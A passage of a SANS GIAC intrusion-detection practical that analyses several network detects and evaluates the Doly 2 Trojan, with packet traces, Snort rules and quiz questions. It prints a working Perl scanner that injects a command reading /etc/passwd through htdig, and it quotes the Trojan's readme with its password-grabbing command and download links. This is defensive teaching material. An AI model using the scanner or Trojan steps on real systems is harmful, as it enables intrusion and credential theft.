host: 192.168.34.1
user-agent: **mozzilla/4.0 (compatible; MSIE 4.01; Windows 98)**

Here is a copy of the perl script used to conduct the scan (provided by the ISP)

```
#/usr/bin/perl

use LWP::UserAgent;

my $ListFile = "";

print "HTDIG Scanner V1.0 by Y2K, y2k\@rootaccess.de\n\n";

print "Enter URL List File : ";
#$ListFile = <STDIN>;
$ListFile = "192.ip";
if($ListFile =~ /\n/) { chop($ListFile); }

print "\n";

if (!open (URLS,"<$ListFile"))
{
  print "File not found !\n";
  exit(1);
}

$ua = new LWP::UserAgent;
$ua->agent("Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)");
$ua->timeout(1);

while (<URLS>)
{
  $IP = $_;
  if($IP =~ /\n/) { chop($IP); }
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
 print $IP,"...";
 $req = new HTTP::Request 'GET' => "http://$IP/cgi-bin/htsearch?exclude=%60/etc/passwd%60";
 $erg = $ua->request($req)->as_string;
 if ($erg =~ /Could not connect/)
 {
  print "Cannot connect to host on Port 80.\n";
 } elsif (!($erg =~ /200 OK/))
 {
  print "Error in HTTP request.\n";
 } else  {
  print "HTTP request ok.....saving file.\n";
  open(FILE, ">$IP");
  print FILE $erg;
  close(FILE);
 }
}

close(FILE);
```

7. Evidence of active targeting:

There is evidence of active targeting. By looking closely at the ht.pl script in item 6, you will notice the variable *$ListFile = **"192.ip"**;* which could indicate a previous network reconnaissance by the attacker. When the script was run against the class C, the attacker already had a file containing a list of addresses he was interested in probing.

8. Severity:

(System criticality + Attack lethality) - (System countermeasures + Network Countermeasures) = Severity

(5 + 5) - (5 + 4) = 1

System criticality: 5 - Web Servers
Attack lethality: 5 - If successful, attacker could gain root access.
System countermeasures: 5 - Modern operation system with all the patches applied
Network Countermeasures: 4 - Modern Intrusion Detection Systems and restriction at the router.

9. Defensive recommendation:

Defenses were fine because the attack was ineffective (htdig isn't used) and was detected by multiple layers of Intrusion Detection Systems.

10. Write a question that is based on the trace and your analysis with your answer.

```
Name          Sev   Src Addr        Dst Addr        SrcPt  DstPt   Date                      Count  SigID  SubSig Details

www cgi-bin   4   10.3.217.190   192.168.34.1     0              80       Sun Jun 25 11:16:55 2000  1     3201   1      /etc/passwd
www cgi-bin   4   10.3.217.190   192.168.34.31    0       80     Sun Jun 25 11:16:48 2000  1     3201   1      /etc/passwd
```

On which Operating System (OS) will you find an /etc/passwd file?

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

a) Windows NT 4.0
b) MacOS
c) Windows Millennium (ME)
d) Solaris

Answer: D

Detect 4

Name	Sev	Src Addr	Dst Addr	SrcPt	DstPt	Date	Count	SigID	SubSig	Details
IP Fragment Attack	3	192.168.163.166	192.168.223.158	0	0	Fri Sep 8 07:41:50	100	1100	2	
TCP FRAG SYN Port Sweep	5	192.168.163.166	192.168.223.158	0	0	Fri Sep 8 07:41:55	1	3003	0	

1. Source of trace

Work

2. Detect was generated by:

Cisco Secure IDS. More information is available for this signature at:
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/csids/csids1/csidsug/sigs.htm

3. Probability the source address was spoofed

There is no indication this address was spoofed. Further analysis concludes it was the true source.

4. Description of attack:

The fragmentation of TCP packets allows for the communication of malicious code or remote commands, which could not be deciphered without reassembling the fragments. This technique is used to bypass Intrusion Detection Systems (IDS) or a certain number of firewalls. In order to perform a complete analysis of these fragmented packets, an IDS such as Shadow is needed to examine the payload.

Different implementations take different approaches in deciding when it is safe to use large datagrams. However, 576 bytes is a "safe" size, which every implementation must support.

5. Attack mechanism:

When IP packets are broken into fragments, only the first packet contains complete header information. Many routers will filter packets based on this header information.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Because there is not enough information in the secondary fragments, many routers let the packets through. Packets can be written and fragmented so that they can be successfully reassembled at the destination without the initial fragment.

In this case we have a complete IP header and the "tool" is creating a significant numbers of SYN fragments in order to bypass the Intrusion Detection System and the firewall. The technique could eventually overwhelm the target and crash it if not properly patched and configured. The fragmented packets displayed here are truncated at byte 16.

The tool used in this attack was probably Nmap.

6. Correlation:

The following is an extract from Shadow logs that which correlates the information collected by the Cisco Secure IDS.

ASCTcpdump replay of some of the packets

```
07:42:31.175286 truncated-tcp 16 (frag 42744:16@0+) (ttl 36)
      4500 0024 a6f8 2000 2406 64bb c0a8 a3a6      E..$.. .$.d..p..
      c0a8 df9e ce13 05e6 9061 21a6 0000 0000      .k.......a!.....
      5002 0800 0000 0000 0000 0000 0000           P.............
07:42:31.226350 truncated-tcp 16 (frag 38451:16@0+) (ttl 36)
      4500 0024 9633 2000 2406 7580 c0a8 a3a6      E..$.3 .$.u..p..
      c0a8 df9e ce13 054f 9061 21a6 0000 0000      .k.....O.a!.....
      5002 0800 0000 0000 0000 0000 0000           P.............
07:42:37.122595 192.168.223.2 > 192.168.163.166: icmp: ip reassembly time
exceeded [tos 0xc0] (ttl 64, id 50685)
      45c0 0054 c5fd 0000 4001 4967 c0a8 df02      E..T....@.Ig.k..
      c0a8 a3a6 0b01 abb3 0000 0000 4500 0024      .p..........E..$
      c6c4 2000 2406 44ef c0a8 a3a6 c0a8 df9e      .. .$.D..p...k..
      ce12 05b6 391d e462 0000 0000 5002 0800      ....9..b....P...
      0000 0000 0000 0000 0000 0000 0000 0000      ................
      0000 0000                                    ....
07:42:37.122693 192.168.223.2 > 192.168.163.166: icmp: ip reassembly time
exceeded [tos 0xc0] (ttl 64, id 50686)
      45c0 0054 c5fe 0000 4001 4966 c0a8 df02      E..T....@.If.k..
      c0a8 a3a6 0b01 a476 0000 0000 4500 0024      .p.....v....E..$
      b826 2000 2406 538d c0a8 a3a6 c0a8 df9e      .& .$.S..p...k..
      ce12 0680 391d e462 0000 0000 5002 0800      ....9..b....P...
      0000 0000 0000 0000 0000 0673 0000 0000      ...........s....
      0000 0000                                    ....
```

The following data was replayed through Snort to correlates the fragmentation attacks.

Snort rules used in the detect:

1 - alert icmp any any <> any any (msg:"PING-ICMP Time Exceeded"; itype:11;)

A simple description of "Time Exceeded" could be described as if a host reassembling a

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

fragmented datagram cannot complete the reassembly due to missing fragments within its time limit, it discards the datagram, and it may send a time exceeded message.

2 - preprocessor minfrag: 128

The minfrag preprocessor plugin checks for fragmented packets. If the packet is a fragment and its size is less than or equal to the threshold value, it generates the following alert*: Tiny Fragments - Possible Hostile Activity*. In this example, the minfrag preprocessor will generate an alert on all fragments of 128 bytes or less.

Snort Alert log

```
[**] Tiny Fragments - Possible Hostile Activity [**]
09/08-07:42:31.175286 192.168.163.166 -> 192.168.223.158
TCP TTL:36 TOS:0x0 ID:42744  MF
Frag Offset: 0x0   Frag Size: 0x10


[**] Tiny Fragments - Possible Hostile Activity [**]
09/08-07:42:31.226350 192.168.163.166 -> 192.168.223.158
TCP TTL:36 TOS:0x0 ID:38451  MF
Frag Offset: 0x0   Frag Size: 0x10

[**] PING-ICMP Time Exceeded [**]
09/08-07:42:37.122595 192.168.223.2 -> 192.168.163.166
ICMP TTL:64 TOS:0xC0 ID:50685
TTL EXCEEDED

[**] PING-ICMP Time Exceeded [**]
09/08-07:42:37.122693 192.168.223.2 -> 192.168.163.166
ICMP TTL:64 TOS:0xC0 ID:50686
TTL EXCEEDED
```

Snort - Application Layer Dump

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
09/08-07:42:31.175286 192.168.163.166 -> 192.168.223.158
TCP TTL:36 TOS:0x0 ID:42744  MF
Frag Offset: 0x0   Frag Size: 0x10
CE 13 05 E6 90 61 21 A6 00 00 00 00 50 02 08 00  .....a!.....P...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
09/08-07:42:31.226350 192.168.163.166 -> 192.168.223.158
TCP TTL:36 TOS:0x0 ID:38451  MF
Frag Offset: 0x0   Frag Size: 0x10
CE 13 05 4F 90 61 21 A6 00 00 00 00 50 02 08 00  ...O.a!.....P...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

7. Evidence of active targeting:

This attack was directed to a specific host (192.168.223.158). The host sent over 100 fragments over a period of 4 minutes to 192.168.223.158 in the class C.

8. Severity:

(System criticality + Attack lethality) - (System countermeasures + Network Countermeasures) = Severity

(5 + 4) - (5 + 3) = 1

System criticality: 5 - Firewall
Attack lethality: 4 - Could result in a complete Denial of Service (DoS)
System countermeasures: 5 - Modern operating system, all patches applied
Network Countermeasures: 3 - Restrictive firewall and modern IDS.

9. Defensive recommendation:

Defenses were fine because the host rejected all packets. Multiple layers of Intrusion Detection Systems also detected it. For fragmented packets coming from outside this network, we may want to consider discarding them at the router.

10. Write a question that is based on the trace and your analysis with your answer.

```
07:42:31.175286 truncated-tcp 16 (frag 42744:16@0+) (ttl 36)
      4500 0024 a6f8 2000 2406 64bb c0a8 a3a6      E..$.. .$.d..p..
      c0a8 df9e ce13 05e6 9061 21a6 0000 0000      .k.......a!.....
      5002 0800 0000 0000 0000 0000 0000           P.............
```

Using the following trace, which of the following answers is the source address in Hex format?

a) 64bb c0a8
b) c0a8 df9e
c) c0a8 a3a6
d) 2406 64bb

Answer: c

Assignment 2 - Evaluate an Attack

1. This Trojan can be downloaded at:

http://www.megasecurity.org/~masterrat/Doly2.0.html

2. Description on how it works

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

When the Doly 2 scanner is unleash on a network, it will attempt to connect to the following ports in the following order: 3456, 4567, 5678, 6789, 7890, 9182, 8374, 2345, 7654 and 27599 (4 times each). However, if a computer is infected with the Trojan (server installed), it attempts to connect to the same ports in the same order: 3456, 4567, 5678, and connects on 6789. The default port for Doly 2 is **6789**.
It is also interesting to note the scanner looks for so many ports. Observe the port's increment order. It is possible to assume it may be a way to fool Intrusion Detection tools or the analyst by raising the noise floor with a bunch of random ports. This is quite a change from the previous version, which used a different set of ports. The previous versions used the following default ports: version 1.1 & 1.2 = 1011, version 1.5 = 1015, version 1.6 & 1.7 = 1016, version 1.35 = 1035 (http://www.sans.org/y2k/ports.htm).

In order to install the Trojan correctly on the target, the following two files must be installed: msvbvm60.dll can be downloaded at: http://www.milori.com/anon-ftp/msvbvm60.zip a required dll for programs written in Visual Basic 6.0. This information provides an excellent clue that the Trojan was probably written in Visual Basic with version 6.0. The second file needed to complete the installation is mswinsck.ocx. It can be downloaded at: http://www.hillary.com/byREQUEST/Articles/FTP/mswinsck.ocx. If those two files are required and not installed by default on Windows 95 and Windows 98, it indicates the chances for this Trojan to be successfully installed are very low. The file msvbvm60.zip is 731KB and file mswinsck.ocx is 108KB. If both were package with the server (106KB) it would increase the chances of being discovered over e-mail, the most common way of distributing Trojans.

When you look over the TCPDump traces, note the four attempts to connect to the server are done for every port until a connection is established.

This is the readme file included with the final release

Doly v2 Beta

General stuff you need to know:

- Server is SAFE for local install! (You may run it on your computer and he will not install him self or do any damage)

- If you want to see the server Action Just run the sever with the command of /ShowMe (Server.exe /ShowMe)

- If you installed the server and you don't know how to close it (you run it without the /ShowMe command) just restart it will be fine

- If you guys out there want to make the server install him self you may do it if you wish and i put a little something for you there if you run the server with a program command it will run it

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

with the server (Like a file joiner without the Merged file) - (Server.exe c:\program files\icq\icq.exe)

- If you want to get server passwords (its not in the command window) do this:

In the main window make sure your show status window is checked - you should see a little face in the right bottom screen, click on it with the right mouse button and click on "ask me a question" and Enter this (without the ") : "send this : 0`pas?"


That's it passwords should be on the way - Please do not mess around with the raw sending Cu'z there are things you don't know and might Crash the server - this is for admin use only ...

- If you want to get the screen capture plug - the dll is in the site with the info on installation - http://Come.to/Doly

Netstat observation

This picture shows (top) the workstation listening on TCP port 6789 after the workstation has been infected. The bottom half of the picture shows that user 192.168.30.12 has connected twice to the infected computer and is still listening on port 6789. This is also reflected later with the Snort trace.

NETSTAT connections



3. Network traces:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This detect reflect Doly 2 Trojan scanner

```
21:09:49.405131 cloak.erin.ca.1059 > Starbase1.erin.ca.3456: S 3055121:3055121(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xa (E)]
        450a 0040 9b02 0000 8006 e241 c0a8 1e0f      E..@.......A....
        c0a8 1e0a 0423 0d80 002e 9e11 0000 0000      .....#..........
        b002 2000 ac50 0000 0204 0218 0103 0300      .. ..P..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................

21:09:49.405359 Starbase1.erin.ca.3456 > cloak.erin.ca.1059: R 0:0(0) ack 3055122 win 0
        4500 0028 147a 0000 4006 a8ec c0a8 1e0a      E..(.z..@.......
        c0a8 1e0f 0d80 0423 0000 0000 002e 9e12      .......#........
        5014 0000 4283 0000                          P...B...
21:09:49.993916 cloak.erin.ca.1059 > Starbase1.erin.ca.3456: S 3055121:3055121(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xa (E)]
        450a 0040 9c02 0000 8006 e141 c0a8 1e0f      E..@.......A....
        c0a8 1e0a 0423 0d80 002e 9e11 0000 0000      .....#..........
        b002 2000 ac50 0000 0204 0218 0103 0300      .. ..P..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:49.994080 Starbase1.erin.ca.3456 > cloak.erin.ca.1059: R 0:0(0) ack 1 win 0
        4500 0028 1859 0000 4006 a50d c0a8 1e0a      E..(.Y..@.......
        c0a8 1e0f 0d80 0423 0000 0000 002e 9e12      .......#........
        5014 0000 4283 0000                          P...B...
21:09:50.721494 cloak.erin.ca.1059 > Starbase1.erin.ca.3456: S 3055121:3055121(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xa (E)]
        450a 0040 9d02 0000 8006 e041 c0a8 1e0f      E..@.......A....
        c0a8 1e0a 0423 0d80 002e 9e11 0000 0000      .....#..........
        b002 2000 ac50 0000 0204 0218 0103 0300      .. ..P..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:50.721634 Starbase1.erin.ca.3456 > cloak.erin.ca.1059: R 0:0(0) ack 1 win 0
        4500 0028 4819 0000 4006 754d c0a8 1e0a      E..(H...@.uM....
        c0a8 1e0f 0d80 0423 0000 0000 002e 9e12      .......#........
        5014 0000 4283 0000                          P...B...
21:09:51.436630 cloak.erin.ca.1059 > Starbase1.erin.ca.3456: S 3055121:3055121(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xa (E)]
        450a 0040 9e02 0000 8006 df41 c0a8 1e0f      E..@.......A....
        c0a8 1e0a 0423 0d80 002e 9e11 0000 0000      .....#..........
        b002 2000 ac50 0000 0204 0218 0103 0300      .. ..P..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:51.436793 Starbase1.erin.ca.3456 > cloak.erin.ca.1059: R 0:0(0) ack 1 win 0
        4500 0028 2980 0000 4006 93e6 c0a8 1e0a      E..()...@.......
        c0a8 1e0f 0d80 0423 0000 0000 002e 9e12      .......#........
        5014 0000 4283 0000                          P...B...
21:09:51.480009 cloak.erin.ca.1060 > Starbase1.erin.ca.4567: S 3056765:3056765(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xb (EC)]
        450b 0040 9f02 0000 8006 de40 c0a8 1e0f      E..@.......@....
        c0a8 1e0a 0424 11d7 002e a47d 0000 0000      .....$.....}....
        b002 2000 a18c 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:51.480143 Starbase1.erin.ca.4567 > cloak.erin.ca.1060: R 0:0(0) ack 3056766 win 0
        4500 0028 76e8 0000 4006 467e c0a8 1e0a      E..(v...@.F~....
        c0a8 1e0f 11d7 0424 0000 0000 002e a47e      .......$.......~
        5014 0000 37bf 0000                          P...7...
21:09:52.144077 cloak.erin.ca.1060 > Starbase1.erin.ca.4567: S 3056765:3056765(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xb (EC)]
        450b 0040 a002 0000 8006 dd40 c0a8 1e0f      E..@.......@....
        c0a8 1e0a 0424 11d7 002e a47d 0000 0000      .....$.....}....
        b002 2000 a18c 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:52.144235 Starbase1.erin.ca.4567 > cloak.erin.ca.1060: R 0:0(0) ack 1 win 0
        4500 0028 3a40 0000 4006 8326 c0a8 1e0a      E..(:@..@..&....
        c0a8 1e0f 11d7 0424 0000 0000 002e a47e      .......$.......~
        5014 0000 37bf 0000                          P...7...
21:09:52.873812 cloak.erin.ca.1060 > Starbase1.erin.ca.4567: S 3056765:3056765(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xb (EC)]
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        450b 0040 a102 0000 8006 dc40 c0a8 1e0f      E..@.......@....
        c0a8 1e0a 0424 11d7 002e a47d 0000 0000      .....$.....}....
        b002 2000 a18c 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:52.873955 Starbase1.erin.ca.4567 > cloak.erin.ca.1060: R 0:0(0) ack 1 win 0
        4500 0028 6e69 0000 4006 4efd c0a8 1e0a      E..(ni..@.N.....
        c0a8 1e0f 11d7 0424 0000 0000 002e a47e      .......$.......~
        5014 0000 37bf 0000                          P...7...
21:09:53.507389 cloak.erin.ca.1060 > Starbase1.erin.ca.4567: S 3056765:3056765(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xb (EC)]
        450b 0040 a202 0000 8006 db40 c0a8 1e0f      E..@.......@....
        c0a8 1e0a 0424 11d7 002e a47d 0000 0000      .....$.....}....
        b002 2000 a18c 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:53.507549 Starbase1.erin.ca.4567 > cloak.erin.ca.1060: R 0:0(0) ack 1 win 0
        4500 0028 18a0 0000 4006 a4c6 c0a8 1e0a      E..(....@.......
        c0a8 1e0f 11d7 0424 0000 0000 002e a47e      .......$.......~
        5014 0000 37bf 0000                          P...7...
21:09:53.603348 cloak.erin.ca.1061 > Starbase1.erin.ca.5678: S 3058440:3058440(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xc]
        450c 0040 a302 0000 8006 da3f c0a8 1e0f      E..@.......?....
        c0a8 1e0a 0425 162e 002e ab08 0000 0000      .....%..........
        b002 2000 96a9 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:53.603484 Starbase1.erin.ca.5678 > cloak.erin.ca.1061: R 0:0(0) ack 3058441 win 0
        4500 0028 55bf 0000 4006 67a7 c0a8 1e0a      E..(U...@.g.....
        c0a8 1e0f 162e 0425 0000 0000 002e ab09      .......%........
        5014 0000 2cdc 0000                          P...,...
21:09:54.154205 cloak.erin.ca.1061 > Starbase1.erin.ca.5678: S 3058440:3058440(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xc]
        450c 0040 a402 0000 8006 d93f c0a8 1e0f      E..@.......?....
        c0a8 1e0a 0425 162e 002e ab08 0000 0000      .....%..........
        b002 2000 96a9 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:54.154368 Starbase1.erin.ca.5678 > cloak.erin.ca.1061: R 0:0(0) ack 1 win 0
        4500 0028 1e94 0000 4006 9ed2 c0a8 1e0a      E..(....@.......
        c0a8 1e0f 162e 0425 0000 0000 002e ab09      .......%........
        5014 0000 2cdc 0000                          P...,...
21:09:54.985768 cloak.erin.ca.1061 > Starbase1.erin.ca.5678: S 3058440:3058440(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xc]
        450c 0040 a502 0000 8006 d83f c0a8 1e0f      E..@.......?....
        c0a8 1e0a 0425 162e 002e ab08 0000 0000      .....%..........
        b002 2000 96a9 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:54.985960 Starbase1.erin.ca.5678 > cloak.erin.ca.1061: R 0:0(0) ack 1 win 0
        4500 0028 6771 0000 4006 55f5 c0a8 1e0a      E..(gq..@.U.....
        c0a8 1e0f 162e 0425 0000 0000 002e ab09      .......%........
        5014 0000 2cdc 0000                          P...,...
21:09:55.584151 cloak.erin.ca.1061 > Starbase1.erin.ca.5678: S 3058440:3058440(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xc]
        450c 0040 a602 0000 8006 d73f c0a8 1e0f      E..@.......?....
        c0a8 1e0a 0425 162e 002e ab08 0000 0000      .....%..........
        b002 2000 96a9 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:55.584795 Starbase1.erin.ca.5678 > cloak.erin.ca.1061: R 0:0(0) ack 1 win 0
        4500 0028 0f51 0000 4006 ae15 c0a8 1e0a      E..(.Q..@.......
        c0a8 1e0f 162e 0425 0000 0000 002e ab09      .......%........
        5014 0000 2cdc 0000                          P...,...
21:09:55.658168 cloak.erin.ca.1062 > Starbase1.erin.ca.6789: S 3060064:3060064(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xd (C)]
        450d 0040 a702 0000 8006 d63e c0a8 1e0f      E..@.......>....
        c0a8 1e0a 0426 1a85 002e b160 0000 0000      .....&.....`....
        b002 2000 8bf9 0000 0204 0218 0103 0300      .. ..............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:55.658307 Starbase1.erin.ca.6789 > cloak.erin.ca.1062: R 0:0(0) ack 3060065 win 0
        4500 0028 6e07 0000 4006 4f5f c0a8 1e0a      E..(n...@.O_....
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        c0a8 1e0f 1a85 0426 0000 0000 002e b161      .......&.......a
        5014 0000 222c 0000                         P...",..
21:09:56.308226 cloak.erin.ca.1062 > Starbase1.erin.ca.6789: S 3060064:3060064(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xd (C)]
        450d 0040 a802 0000 8006 d53e c0a8 1e0f      E..@.......>....
        c0a8 1e0a 0426 1a85 002e b160 0000 0000      .....&.....`....
        b002 2000 8bf9 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:56.308385 Starbase1.erin.ca.6789 > cloak.erin.ca.1062: R 0:0(0) ack 1 win 0
        4500 0028 6397 0000 4006 59cf c0a8 1e0a      E..(c...@.Y.....
        c0a8 1e0f 1a85 0426 0000 0000 002e b161      .......&.......a
        5014 0000 222c 0000                         P...",..
21:09:58.034699 cloak.erin.ca.1062 > Starbase1.erin.ca.6789: S 3060064:3060064(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xd (C)]
        450d 0040 a902 0000 8006 d43e c0a8 1e0f      E..@.......>....
        c0a8 1e0a 0426 1a85 002e b160 0000 0000      .....&.....`....
        b002 2000 8bf9 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:58.034861 Starbase1.erin.ca.6789 > cloak.erin.ca.1062: R 0:0(0) ack 1 win 0
        4500 0028 1624 0000 4006 a742 c0a8 1e0a      E..(.$..@..B....
        c0a8 1e0f 1a85 0426 0000 0000 002e b161      .......&.......a
        5014 0000 222c 0000                         P...",..
21:09:59.014667 cloak.erin.ca.1062 > Starbase1.erin.ca.6789: S 3060064:3060064(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xd (C)]
        450d 0040 aa02 0000 8006 d33e c0a8 1e0f      E..@.......>....
        c0a8 1e0a 0426 1a85 002e b160 0000 0000      .....&.....`....
        b002 2000 8bf9 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:59.014828 Starbase1.erin.ca.6789 > cloak.erin.ca.1062: R 0:0(0) ack 1 win 0
        4500 0028 4606 0000 4006 7760 c0a8 1e0a      E..(F...@.w`....
        c0a8 1e0f 1a85 0426 0000 0000 002e b161      .......&.......a
        5014 0000 222c 0000                         P...",..
21:09:59.047339 cloak.erin.ca.1063 > Starbase1.erin.ca.7890: S 3061734:3061734(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xe (E)]
        450e 0040 ab02 0000 8006 d23d c0a8 1e0f      E..@.......=....
        c0a8 1e0a 0427 1ed2 002e b7e6 0000 0000      .....'..........
        b002 2000 8125 0000 0204 0218 0103 0300      .. ..%..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:59.047474 Starbase1.erin.ca.7890 > cloak.erin.ca.1063: R 0:0(0) ack 3061735 win 0
        4500 0028 026a 0000 4006 bafc c0a8 1e0a      E..(.j..@.......
        c0a8 1e0f 1ed2 0427 0000 0000 002e b7e7      .......'........
        5014 0000 1758 0000                         P....X..
21:09:59.691525 cloak.erin.ca.1063 > Starbase1.erin.ca.7890: S 3061734:3061734(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xe (E)]
        450e 0040 ac02 0000 8006 d13d c0a8 1e0f      E..@.......=....
        c0a8 1e0a 0427 1ed2 002e b7e6 0000 0000      .....'..........
        b002 2000 8125 0000 0204 0218 0103 0300      .. ..%..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:09:59.691704 Starbase1.erin.ca.7890 > cloak.erin.ca.1063: R 0:0(0) ack 1 win 0
        4500 0028 6f88 0000 4006 4dde c0a8 1e0a      E..(o...@.M.....
        c0a8 1e0f 1ed2 0427 0000 0000 002e b7e7      .......'........
        5014 0000 1758 0000                         P....X..
21:10:00.414537 cloak.erin.ca.1063 > Starbase1.erin.ca.7890: S 3061734:3061734(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xe (E)]
        450e 0040 ad02 0000 8006 d03d c0a8 1e0f      E..@.......=....
        c0a8 1e0a 0427 1ed2 002e b7e6 0000 0000      .....'..........
        b002 2000 8125 0000 0204 0218 0103 0300      .. ..%..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:00.414700 Starbase1.erin.ca.7890 > cloak.erin.ca.1063: R 0:0(0) ack 1 win 0
        4500 0028 64aa 0000 4006 58bc c0a8 1e0a      E..(d...@.X.....
        c0a8 1e0f 1ed2 0427 0000 0000 002e b7e7      .......'........
        5014 0000 1758 0000                         P....X..
21:10:01.050948 cloak.erin.ca.1063 > Starbase1.erin.ca.7890: S 3061734:3061734(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xe (E)]
        450e 0040 ae02 0000 8006 cf3d c0a8 1e0f      E..@.......=....
        c0a8 1e0a 0427 1ed2 002e b7e6 0000 0000      .....'..........
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
